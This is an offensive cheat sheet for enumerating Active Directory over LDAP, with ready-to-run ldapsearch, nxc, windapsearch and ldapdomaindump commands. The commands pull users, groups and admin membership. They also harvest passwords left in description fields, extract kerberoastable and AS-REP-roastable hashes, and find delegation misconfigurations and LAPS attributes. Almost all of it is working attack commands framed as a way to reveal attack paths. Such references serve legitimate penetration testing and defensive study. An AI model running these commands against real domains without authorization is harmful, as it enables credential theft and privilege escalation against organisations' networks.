


LDAP Enumeration

Query AD over LDAP (389 / 636) to pull users, groups, computers, and the attributes that reveal attack paths: description-field passwords, SPNs, AS-REP-able accounts, delegation, admin membership. Often null-bind; always with any valid account. Tools: nxc, ldapsearch, windapsearch. Replace <placeholders> with your own values.



① Base DN + Anonymous Check

Tab 1 · Kali

```
# anonymous root DSE — reveals the naming context (base DN)
ldapsearch -x -H ldap://<dc-ip> -s base namingcontexts
# domain.local → base DN "DC=domain,DC=local"
```

② Fast Wins with nxc

Tab 2 · nxc ldap

```
nxc ldap <dc-ip> -u <user> -p <pass> --users
nxc ldap <dc-ip> -u <user> -p <pass> --groups
nxc ldap <dc-ip> -u <user> -p <pass> -M user-desc # passwords in descriptions!
nxc ldap <dc-ip> -u <user> -p <pass> --kerberoasting out.txt
nxc ldap <dc-ip> -u <user> -p <pass> --asreproast out.txt
nxc ldap <dc-ip> -u <user> -p <pass> --password-not-required
nxc ldap <dc-ip> -u <user> -p ' ' --find-delegation
```

③ ldapsearch — Precise Queries

Tab 3 · ldapsearch

```
LDAP="-x -H ldap://<dc-ip> -D '<user>@<domain>' -w '<pass>' -b 'DC=domain,DC=local'"

# kerberoastable (has SPN)
ldapsearch $LDAP "(&(objectClass=user)(servicePrincipalName=*))" sAMAccountName
servicePrincipalName
# AS-REP roastable (DONT_REQ_PREAUTH)
ldapsearch $LDAP "(userAccountControl:1.2.840.113556.1.4.803:=4194304)" sAMAccountName
# unconstrained delegation (TRUSTED_FOR_DELEGATION)
ldapsearch $LDAP "(userAccountControl:1.2.840.113556.1.4.803:=524288)" sAMAccountName
# Domain Admins members
ldapsearch $LDAP "(&(objectClass=group)(cn=Domain Admins))" member
```

④ windapsearch / Bulk Dump

Tab 4 · Bulk

```
windapsearch -d <domain> --dc-ip <dc-ip> -u <user>@<domain> -p <pass> -U    # users
windapsearch ... --da                                # Domain Admins
windapsearch ... -PU                                # users with SPNs

# full offline dump (HTML/JSON/grep):
ldapdomaindump -u '<domain>\<user>' -p '<pass>' <dc-ip>
```

High-value attrs to grep: description/info (passwords), servicePrincipalName, userAccountControl, memberOf, msDS-AllowedToDelegateTo, ms-MCS-AdmPwd (LAPS), adminCount. Need to WRITE attrs (RBCD/shadow-creds)? use LDAPS: -H ldaps://<dc-ip>.

Key idea: AD publishes a staggering amount over LDAP, and any authenticated user (sometimes anonymous) can read most of it. The attributes are the gold — one query surfaces every SPN to kerberoast, every pre-auth-disabled account to AS-REP roast, every delegation misconfig, and the passwords admins leave in description fields. LDAP enumeration is where AD attack paths first become visible — and it's exactly the data BloodHound ingests.